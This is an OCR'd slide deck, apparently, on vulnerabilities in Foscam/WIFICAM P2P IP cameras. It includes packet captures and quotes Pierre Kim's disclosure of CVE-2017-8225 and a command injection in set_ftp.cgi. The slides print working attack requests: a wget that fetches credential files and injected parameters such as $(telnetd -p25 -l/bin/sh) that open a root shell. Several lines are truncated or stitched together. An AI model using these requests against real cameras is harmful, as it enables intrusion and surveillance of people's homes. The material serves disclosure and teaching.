
Version	Editor	Date	Modify
1.0	Maverick Gao	2007-11-21	system software x.x.1.2
1.01	Maverick Gao	2008-07-25	system software x.x.1.17 ⌘ get_params.cgi add parameter : wifi_channel、wifi_authtype、wifi_keyformat、wifi_key1_bits、wifi_key2_bits、wifi_key3_bits、wifi_key4_bits。 ⌘ set_wifi.cgi add parameter : channel、authtype、keyformat、key1_bits、key2_bits、key3_bits、key4_bits。 ⌘ modify snapshot.cgi，add authentication method : use username and password in param directly ⌘ add videostream.cgi
1.02	Maverick Gao	2008-08-06	system software x.x.1.18 ⌘ modify camera_control.cgi，add PT control
1.03	Maverick Gao	2009-01-07	system software x.x.1.32
1.04	Maverick	2009-02-07	system software x.x.1.33

Foscam SDK


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Informat
2012	1									1	
2013	2						1	1			
2014	2										
2017	19		5	4				1		1	
Total	24		5	4			1	2		2	
% Of All		0.0	20.8	16.7	0.0	0.0	4.2	8.3	0.0	8.3	0

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them a
not be actually published in those years.)


Vulnerabilities By Year



Vulnerabilities By Type



CVE



打不動RRR

2.52.2.37
E10.56.1.16.34C

IT Security Research by Pierre

Home • About • Feed

Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server

TL;DR: by analysing the security of a camera, I found a pre-auth RCE as root against 1250 camera models. Shodan lists 185 000 vulnerable cameras. The "Cloud" protocol establishes clear-text UDP tunnels (in order to bypass NAT and firewalls) between an attacker and cameras by using only the serial number of the targeted camera. Then, the attacker can automaticaly bruteforce the credentials of cameras.

Product Description


The Wireless IP Camera (P2P) WIFICAM is a Chinese web camera which allows to stream remotely.

Camera GoAhead 0day

https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

Port Forwarding
UPnP

連線方式 (一)



連線方式 (二)


STUN
UDP 打洞

連線方式 (三)

Hello,I'm on line!

serial number

P2PWIFICam


656348 47.88.17.51 192.168.100.201
656416 47.88.17.51 192.168.100.201
014888 192.168.100.201 47.88.17.51
tion: 47.88.17.51
GeoIP: Unknown]
ation GeoIP: Unknown]
gram Protocol, Src Port: 12314, Dst Port: 32100
ytes)
1000000
: 4]
be 20 f7 5f ac f7 f3 ce 8c 9c 08 00 45 00
00 00 40 00 40 11 d4 d0 c0 a8 64 c9 2f
30 1a 7d 64 00 0c fb 59 f1 00 00 00

心跳包

```
   Destination: 192.168.100.201
   [Source GeoIP: Unknown]
   [Destination GeoIP: Unknown]
User Datagram Protocol, Src Port: 32100, Dst Port: 12314
Data (20 bytes)
   Data: f101001000021a303a2a12a3000000000000000
   [Length: 20]
000  ac f7 f3 ce 8c 9c 8c be  be 20 f7 5f 08 00 45 00   .... ._..E.
010  00 30 0b 8e 40 00 30 11  d9 32 2f 58 11 33 c0 a8   .0..@.0. .2/X.3..
020  64 c9 7d 64 30 1a 00 1c  94 29 f1 01 00 10 00 02   d.}d0... .)......
030  1a 30 3a 2a 12 a3 00 00  00 00 00 00 00 00         .0:*.... ........
```

IP:Port

Cam's serial number

IP:Port

P2PWIFICam

```
Standard query 0x81a8 A p2pnew2.365cam.net
Standard query response 0x81a8 A p2pnew2.365cam.net A 47.8
Standard query 0xf31f A p2pnew3.365cam.net
Standard query response 0xf31f A p2pnew3.365cam.net A 47.8
Standard query 0x7300 A www.baidu.com
Standard query response 0x7300 A www.baidu.com CNAME www.a
Standard query 0x0787 A openapi.xg.qq.com
Standard query response 0x0787 A openapi.xg.qq.com A 183.6
Standard query 0xa9b0 A openapi.xg.qq.com
Standard query response 0xa9b0 A openapi.xg.qq.com A 183.6
Standard query 0xf693 A openapi.xg.qq.com
Standard query response 0xf693 A openapi.xg.qq.com A 183.6
Standard query 0xeca2 A time.nist.gov
Standard query response 0xeca2 A time.nist.gov CNAME ntp1.
Standard query 0x8e36 A openapi.xg.qq.com
Standard query response 0x8e36 A openapi.xg.qq.com A 183.6
```

Botnet?

CVE-2017-8221

Details - CVE-2017-8225 - Pre-Auth Info Leak (credentials) the custom http server

The HTTP interface is provided by a custom http server. This HTTP server is in fact based on GoAhead and wa
by the OEM vendor of the cameras (which resulted in the listed vulnerabilities). It allows 2 kinds of authenticatic

- htdigest authentication OR
- authentication using credentials in URI (`?loginuse=LOGIN&?loginpas=PASS`).

By default, the web directory contains symbolic links to configuration files (`system.ini` and `system-b.ini` co
credentials):

```
/tmp/web # ls -la *ini
lrwxrwxrwx    1 root     0              25 Oct 27 02:11 factory.ini -> /system/param/factory.ini
lrwxrwxrwx    1 root     0              30 Oct 27 02:11 factoryparam.ini -> /system/param/factoryp
lrwxrwxrwx    1 root     0              23 Oct 27 02:11 network-b.ini -> /system/www/network.ini
lrwxrwxrwx    1 root     0              23 Oct 27 02:11 network.ini -> /system/www/network.ini
lrwxrwxrwx    1 root     0              22 Oct 27 02:11 system-b.ini -> /system/www/system.ini
lrwxrwxrwx    1 root     0              22 Oct 27 02:11 system.ini -> /system/www/system.ini
/tmp/web #
```

With valid credentials, an attacker can retrieve the configuration, as shown below:

```
user@kali$ wget -qO- 'http://admin:admin@192.168.1.107/system.ini'|xxd
```

CVE-2017-8225

https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

```
00000610: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000620: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000630: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000640: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000650: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000660: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000670: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000680: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000690: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
000006a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000006b0: 6d79 7061 7373 776f 7264 0000 0000 0000  mypassword......
000006c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000006d0: 030a 0a0f 8000 0000 0101 0003 0002 0000  ................
000006e0: 0080 8080 8001 0000 010b 141b 0000 0000  ................
000006f0: 0101 010a ffff ffff ffff ffff ffff ffff  ................
00000700: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000710: ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

Username & Password

Details - Authenticated RCE as root

A RCE exists in the ftp configuration CGI. This is well-documented as shown here and here in several different ca
models.

The partition `/` is mounted in Read-Only, so modifications are not possible in this partition.

The command injection is located in in `set_ftp.cgi` (see `$(ftp x.com)`):

```
http://192.168.1.107/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=admin&svr=192.168.1.1&port=
=ftp&pwd=$(ftp x.com)ftp&dir=/&mode=PORT&upload_interval=0
http://192.168.1.107/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=admin
```

When doing a tcpdump, we can see the DNS resolution for x.com:


```
00:00:00.151107 IP 192.168.1.107.33551 > 8.8.8.8.53: 40888+ A? x.com. (23)
```

so, `ftp x.com` is executed.

We can use the telnetd binary to start an authenticated-less telnetd access:

```
user@kali$ wget -qO- 'http://192.168.1.107/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=admin
2.168.1.1&port=21&user=ftp&pwd=$(telnetd -p25 -l/bin/sh)&dir=/&mode=PORT&upload_interval=0'
user@kali$ wget -qO- 'http://192.168.1.107/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=
```

